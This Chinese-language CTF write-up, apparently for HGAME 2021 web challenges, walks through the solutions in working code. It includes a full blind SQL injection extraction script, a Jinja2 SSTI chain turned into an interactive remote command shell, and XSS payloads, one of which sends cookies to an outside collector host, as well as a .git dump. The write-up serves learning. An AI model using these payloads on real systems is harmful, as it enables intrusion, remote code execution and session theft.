Web

Liki-Jail

Liki 上周提到这周要盲注，这就来了。

登录页，盲猜后端查询语句是这样的：

```
select xxx from xxx where username='xxxx' and password='xxxx';
```

然后就开始基于时间的盲注

慢慢试，摸了好几天，然后学了雨神去年的 wp，写了个脚本跑

这里利用了几个点：

1. 绕过空格：/* */
2. 引号绕过：使用十六进制


参考资料：SQL注入绕过技巧

```
import httpx
import time
import copy

session = httpx.Client(proxies={'all://':None})

def test(left, right, url, data):
    #二分法爆破
    while left < right:
        print(left,right)
        mid = (left + right) // 2
        temp = copy.deepcopy(data)
        temp['password'] = temp['password'].format(mid)
        print(temp)
        r = session.post(url,data=temp)
        if r.elapsed.seconds < 1.8:
            right = mid
        else:
            left = mid + 1
    return left
```

```python
def str2hex(inputs:str):
    result="0x"
    data= inputs.encode('utf-8')
    for bit in data:
        bit_hex=hex(bit).replace("0x","")
        if len(bit_hex)==1:
            bit_hex="0"+bit_hex
        result+=bit_hex
    return result

def sql2payload(inputs):
    inputs = inputs.replace(' ','/**/')
    data = {'username':'\\',
            'password':'/**/or/**/if(({}),sleep(2),sleep(0))#'.format(inputs)}
    return data

#爆数据库名长度
sql = 'length(database())>{}'
DBNameLength =
test(0,64,'https://jailbreak.liki.link/login.php',sql2payload(sql))
# DBNameLength = 9
print('数据库名长度'+str(DBNameLength))

#获取数据库名
sql = 'ascii(substr(database(),{},1))>{}'
DBName = ''
for pos in range(1,DBNameLength+1):
    _sql = sql.format(pos,'{}')
    DBName +=
chr(test(0,256,'https://jailbreak.liki.link/login.php',sql2payload(_sql)))
# DBName = 'week3sqli'
print(DBName)

#获取数据库表数量(默认只有一位)
sql = 'ascii(substr((select count(table_name) from information_schema.tables
where table_schema like {}),1,1)) > {}'.format(str2hex(DBName),'{}')
tableLen =
int(chr(test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(sql))))
# tableLen = 1
print('数据库中数据表数量为' + str(tableLen))

# 获取数据库表名
sql = 'ascii(substr((select table_name from information_schema.tables where
table_schema like {} limit {},1),{},1)) >
{}'.format(str2hex(DBName),'{}','{}','{}')
tableNames = []
for tablePos in range(tableLen):
    # 逐个表名爆
    _sql = sql.format(tablePos,'{}','{}')
    tableName = ''
    pos = 1
    while 1:
        #逐字
        __sql = _sql.format(pos,'{}')
        word =
test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(__sql))
        if word == 0:
```

```
            tableNames.append(tableName)
            break
        tableName += chr(word)
        pos += 1
# tableNames = ['u5ers']
print(tableNames)

# 获取表字段数(默认只有一位)
sql = 'ascii(substr((select count(column_name) from information_schema.columns
where table_name like {}),1,1)) > {}'
tablesColumnNum = {} # 各表的字段数
for tableName in tableNames:
    _sql = sql.format(str2hex(tableName),'{}')
    tableColumnNum =
int(chr(test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(_sql))))
    tablesColumnNum[tableName] = tableColumnNum
# tablesColumnNum = {'u5ers': 2}
print(tablesColumnNum)

# 获取表字段名
sql = 'ascii(substr((select column_name from information_schema.columns where
table_name like {} limit {},1),{},1)) > {}'
tablesColumns = {}
for tableName in tableNames:
    _sql = sql.format(str2hex(tableName),'{}','{}','{}')
    columnNames = []
    for columnPos in range(tablesColumnNum[tableName]):
        # 逐个字段名爆
        __sql = _sql.format(columnPos,'{}','{}')
        columnName = ''
        pos = 1
        while 1:
            #逐字
            ___sql = __sql.format(pos,'{}')
            word =
test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(___sql))
            if word == 0:
                columnNames.append(columnName)
                break
            columnName += chr(word)
            pos += 1
    tablesColumns[tableName] = columnNames
# tablesColumns = {'u5ers': ['usern@me', 'p@ssword']}
print(tablesColumns)

# 获取字段内容量
sql = 'ascii(substr((select count(`{}`) from {}.{}),1,1))>{}'
tablesColumnsNum = {}
for tableName in tableNames:
    tablesColumnsNum[tableName] = {}
    for column in tablesColumns[tableName]:
        _sql = sql.format(column, DBName, tableName, '{}')
        tablesColumnsNum[tableName][column] =
int(chr(test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(_sql))))
# tablesColumnsNum = {'u5ers': {'usern@me': 1, 'p@ssword': 1}}
print(tablesColumnsNum)

# 获取字段内容
```

```
sql = 'ascii(substr((select `{}` from {}.{} limit {},1),{},1))>{}'
columnContents = {}
for tableName in tableNames:
    columnContents[tableName] = {}
    for column in tablesColumnsNum[tableName]:
        columnContents[tableName][column] = []
        for offset in range(tablesColumnsNum[tableName][column]):
            columnContent = ''
            pos = 1
            while 1:
                #逐字
                _sql = sql.format(column, DBName, tableName, offset, pos, '{}')
                word =
test(0,255,'https://jailbreak.liki.link/login.php',sql2payload(_sql))
                if word == 0:
                    columnContents[tableName][column].append(columnContent)
                    break
                columnContent += chr(word)
                pos += 1
print(columnContents)
```



hgame{7imeB4se_injeCti0n+hiDe~th3^5ecRets}

Forgetful

这题和 Flask 的 SSTI 漏洞有关

> - **dict**：保存类实例或对象实例的属性变量键值对字典
> - **class**：返回调用的参数类型
> - **mro**：返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
> - **bases**：返回类型列表
> - **subclasses**：返回object的子类
> - **init**：类的初始化方法
> - **globals**：函数会以字典类型返回当前位置的全部全局变量 与 func_globals 等价

注册账号后进行测试

5	{{''.__class__.__mro__[2]}}	1	20210215	查看	删除
6	{{{}.__class__.__bases__[0]}}	1	20210215	查看	删除
7	{{().__class__.__bases__[0]}}	1	20210215	查看	删除
8	{{[].__class__.__bases__[0]}}	1	20210215	查看	删除

添加

```
''.__class__.__mro__[2]
{}.__class__.__bases__[0]
().__class__.__bases__[0]
[].__class__.__bases__[0]
```

查看详情，获取到基类

这里是 Firefox 自动把未闭合标签闭合了，右键查看网页源代码可以看到正常输出

```
<div class="row">
    <h4 class="modal-title" id="myModalLabel" align="center">当前Todo: <class 'object'></h4><br>
    <h4 class="modal-title" id="myModalLabel" align="center">是否完成:  已完成 </h4><br>
    <h4 class="modal-title" id="myModalLabel" align="center">创建时间: 20210215</h4><br>
    <a href="/" style="max-width: 54px;" class="btn btn-warning center-block" role="button">返回</a>
</div>
```

然后获取该基类的子类：

```
{{().\_\_class\_\_.\_\_bases\_\_[0].\_\_subclasses\_\_()}}
```

```
enter">当前Todo: [<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>,
enter">是否完成:  已完成 </h4><br>
enter">创建时间: 20210215</h4><br>
```

找重载过的 __init__ 类，（在获取初始化属性后，带 wrapper 的说明没有重载，寻找不带 warpper 的）

返回为这样的是没有重载的：

```
<slot wrapper '__init__' of 'object' objects>
```


这样是有重载的：

```
<unbound method WarningMessage.__init__>
```

写了程序来试：

```
import httpx
from bs4 import BeautifulSoup

session = httpx.Client(proxies={'all://':None})
r = session.get('https://todolist.liki.link/login')
# print(r.content)
csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')['value']
print(csrf_token)
loginData =
{'csrf_token':csrf_token,'username':'test520','password':'test520','submit':'登
录'}
r = session.post('https://todolist.liki.link/login',data=loginData)
csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')['value']
for i in range(100):
    payload = '{}.__class__.__bases__[0].__subclasses__()['+str(i)+'].__init__'
    addData =
{'csrf_token':csrf_token,'title':'{{'+payload+'}}','status':'1','submit':'提交'}
    print(addData)
    r = session.post('https://todolist.liki.link/',data=addData)
    soup = BeautifulSoup(r,'lxml')
    csrf_token = soup.find('input',id='csrf_token')['value']
    detailLink = soup.findAll('a',class_='btn-warning')[-1]['href']
    print(detailLink,end='\n\n')
    r = session.get('https://todolist.liki.link'+detailLink)
    output = r.content.decode()[r.content.decode().index('当前Todo:
')+8:r.content.decode().index('</h4><br>\n    <h4 class="modal-title"
id="myModalLabel" align="center">是否完成')]
    print(output,end='\n\n')
    output.index('wrapper') # 利用index找不到会报错来终止程序
```


爆破发现第64个子类重载了 __init__



获取子类可用的函数：

```
{{{}.__class__.__bases__[0].__subclasses__()
[64].__init__.__globals__['__builtins__']}}
```

发现 eval 可调用



利用 eval 就能执行命令，索性直接包装成程序：

```
import httpx
from bs4 import BeautifulSoup

session = httpx.Client(proxies={'all://':None})
r = session.get('https://todolist.liki.link/login')
csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')['value']
print(csrf_token)
loginData =
{'csrf_token':csrf_token,'username':'test520','password':'test520','submit':'登
录'}
r = session.post('https://todolist.liki.link/login',data=loginData)
csrf_token = BeautifulSoup(r,'lxml').find('input',id='csrf_token')['value']
while 1:
    command = input('请输入命令：')
    payload = "{}.__class__.__bases__[0].__subclasses__()
[64].__init__.__globals__.__builtins__['eval']
('__import__(\"os\").popen(\""+command+"\").read()')"
    addData =
{'csrf_token':csrf_token,'title':'{{'+payload+'}}','status':'1','submit':'提交'}
    # print(addData)
    r = session.post('https://todolist.liki.link/',data=addData)
    soup = BeautifulSoup(r,'lxml')
    csrf_token = soup.find('input',id='csrf_token')['value']
    detailLink = soup.findAll('a',class_='btn-warning')[-1]['href']
    # print(detailLink,end='\n\n')
    r = session.get('https://todolist.liki.link'+detailLink)
    try:
        output = r.content.decode()[r.content.decode().index('当前Todo:
')+8:r.content.decode().index('</h4><br>\n    <h4 class="modal-title"
id="myModalLabel" align="center">是否完成')]
        print(output, end='\n\n')
    except:
        print('解析出错', end='\n\n')
```

输入命令 找到flag文件

```
请输入命令：ls ../
app
bd_build
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
requirements.txt
root
run
sbin
srv
sys
tmp
usr
var
```

尝试了cat，tac，more ，less一堆，都不行。盲猜后台根据输出内容直接限制了。

最后使用：

```
od -c ../flag
```

```
请输入命令：od -c ../flag
0000000   h   g   a   m   e   {   h   0   w   _   4   b   o   u   7   +
0000020   L   3   a   r   n   !   n   g   ~   P   y   t   h   O   n   ^
0000040   N   o   w   ?   }  \n
0000046
```

hgame{h0w_4bou7+L3arn!ng~PythOn^Now?}

还可以读取后转为base64输出（因为其他题目做不下去于是把源码扒出来看了一遍）

```
请输入命令：cat ../flag|base64
aGdhbWV7aDB3XzRib3U3K0wzYXJuIW5nflB5dGhPbl5Ob3c/fQo=
```

也可以这样 md5 一下

```
请输入命令：cat ../flag|md5sum
e217ca33ac39cfab6cfb0a31c601c2ed  -
```

密文: e217ca33ac39cfab6cfb0a31c601c2ed

类型: 自动 [帮助]


查询 加密

查询结果:

hgame{h0w_4bou7+L3arn!ng~PythOn^Now?}

Post to zuckonit2.0

审查一下网页源码



之前过于在意 js 的操作，直接就奔着调试器去了，没有认真看网页源码，卡了好几天。

源码下载下来以后，查看过滤部分

```
def escape_replace(original):
    content = original
    content = re.sub("[<>]", "", content)
    return content
```


```
def escape_index(original):
    content = original
    content_iframe = re.sub(r"^(<?/?iframe)\s+.*?(src=[\"'][a-zA-Z/]{1,8}[\"']).*?(>?)$", r"\1 \2 \3", content)
    if content_iframe != content or re.match(r"^(<?/?iframe)\s+(src=[\"'][a-zA-Z/]{1,8}[\"'])$", content):
        return content_iframe
    else:
        content = re.sub(r"<*/?(.*?)>?", r"\1", content)
        return content
```

再看如何调用的

```python
@app.route('/send', methods=['POST'])
def send():
    if request.form.get('content'):
        content = escape_index(request.form['content'])
        if session.get('contents'):
            content_list = session['contents']
            content_list.append(content)
        else:
            content_list = [content]
        session['contents'] = content_list
        return "post has been sent."
    else:
        return "WELCOME TO HGAME 2021 :)"
```

了解完试如何正则之后，Post：

```
<iframe s src="/replace">
```




成功插入

然后利用 replacement 和已经插入页面的 "replace"，向 iframe 插入xss代码

先尝试 alert(1)：

因为替换操作在html中执行，所以要注意不要破坏执行替换的 script



先使用 iframe 的 srcdoc 元素将 html 插入 iframe 中

设计payload为：

```
"srcdoc="<script>alert(1)</script>
```

为保证不破坏执行替换的 script 同时保证插入成功，将：

```
"srcdoc="
```

转为

```
\"srcdoc=\"
```

将：


```
<script>alert(1)</script>
```


使用unicode编码（也可使用其他编码形式，只要保证[<>]不被过滤即可）：

```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;&#60;&#47;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

最终 payload：


```
\"srcdoc=\"&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;&#60;&#47;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```





成功插入

同理开始尝试插入xss代码：



插入成功

	+全部	时间	接收的内容	Request Headers	操作
	-折叠	2021-02-18 09:22:51	• location : about:srcdoc • toplocation : http://zuckonit-2.0727.site:5000/preview • cookie : token=WELCOME TO HGAME 2021. • opener :	• HTTP_REFERER : http://zuckonit-2.0727.site:5000/preview • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 • REMOTE_ADDR	删除

后台成功收到

提交给机器人

然后。。。没有响应?

然后就是和学长的一番攀谈交心，想起机器人是访问主界面，所以我应该在主界面中再嵌入一个 iframe ，指向preview界面

再 Post 一个：

```
<iframe s src="/preview">
```

成功收到

	-折叠	2021-02-18 09:41:07	• location : about:srcdoc • toplocation : http://zuckonit-2.0727.site:5000/checker • cookie : token=568fda45ba279640fc974e68b592366d82e1b74dfbc18c92ba4df52e6870e7c2 • opener :

设置 cookie 拿到 flag

hgame{simple_csp_bypass&a_small_mistake_on_the_replace_function}


Post to zuckonit another version

和前一题一样，也是先审查源码

这题过滤多了一点

```
def escape_replace(original):
    content = original
    content = re.sub(r"[<>\"\\]", "", content)
    return content
```

同样也是 preview 的网页做替换工作



不管别的，iframe 先提交再说

```
<iframe s src="/preview">
```


然后利用那个替换是使用js做替换而且对替换的内容不做处理

先匹配：

```
(.)iframe src=..preview..(.)
```

这样就定位到我们提交的iframe的位置了，后面使用或 '|' ，同时还能夹带私货

利用了 RegExp 和他的属性 'g' ，然后再利用正则，把iframe的<>号抓出来给img标签用，



：

```
(.)iframe src=..preview..(.)|($1img src=x
onerror=javascript:this.src='http://xss.www.cn/index.php?
do=keepsession&id=LaXxXm&url='+escape(document.location)+'&cookie='+escape(docum
ent.cookie);$2)
```

这样预期效果就是：

```
<b class="search_result">(.)iframe src=..preview..(.)|(<img src=x
onerror=javascript:this.src='http://xss.www.cn/index.php?
do=keepsession&amp;id=LaXxXm&amp;url='+escape(document.location)+'&amp;cookie='+
escape(document.cookie);>)</b>
```

提交查询：

```
(.)iframe src=..preview..(.)|($1img src=x
onerror=javascript:this.src='http://xss.www.cn/index.php?
do=keepsession&id=LaXxXm&url='+escape(document.location)+'&cookie='+escape(docum
ent.cookie);$2)
```

本地测试成功

	GET	xss.www.cn	index.php?do=keepsession&id=LaXxXm&url=http://zuckonit-2-another.0727.site:5050/preview	preview:1 (img)

提交给机器人

查看服务器记录（我的xss平台出了点问题导致收不到消息，索性直接翻记录）

```
159.75.113.183 - - [18/Feb/2021:15:15:03 +0800] "GET /index.php?do=keepsession&id=LaXxXm&url=http%3A//zuckonit-2
    -another.0727.site%3A5050/preview&cookie
    =token%3D6a506f5c3eff9ffe9dc573bc93629038f61a7fcdd7662efb441451b08b0c6671 HTTP/1.1" 200 - "http://zuckonit-2
    -another.0727.site:5050/preview" "\"WaterFox\""
```

拿到token

搞定

hgame{CSP_iS_VerY_5trlct&0nly_C@n_uSe_3vil.Js!}

Arknights

> r4u十连了！r4u没出夕和年！r4u自闭了！r4u写了个抽卡模拟器想要证明自己不是非酋，这一切都是鹰角的错。r4u用git部署到了自己的服务器上，然而这一切都被大黑客liki看在了眼里。

这题从题目就可以知道从 git 入手。

用 githacker 获取文件

```
atom                :/mnt/c/            GitHacker$ python3 ./GitHacker.py http://7a4f4e2209.arknights.r4u.top/.git/
Saved working directory and index state WIP on master: 4378b40 Merge pull request #7 from yctseng1227/master
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/config
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/
[-] Folder already existed!
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/description
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/
[-] Folder already existed!
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/HEAD
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/hooks/
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/hooks/applypatch-msg.sample
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/hooks/
[-] Folder already existed!
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/hooks/commit-msg.sample
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/hooks/
[-] Folder already existed!
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/hooks/fsmonitor-watchman.sample
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/hooks/
[-] Folder already existed!
[!] Getting -> http://7a4f4e2209.arknights.r4u.top/.git/hooks/post-update.sample
[+] Success!
[+] Make dir : ./7a4f4e2209_arknights_r4u_top_/.git/hooks/
[-] Folder already existed!
```

.git	2021/2/14 20:13	文件夹	
static	2021/2/14 20:13	文件夹	
index.php	2021/2/14 20:13	PHP 源文件	4 KB
pool.php	2021/2/14 20:13	PHP 源文件	3 KB
simulator.php	2021/2/14 20:13	PHP 源文件	4 KB

进行代码审计

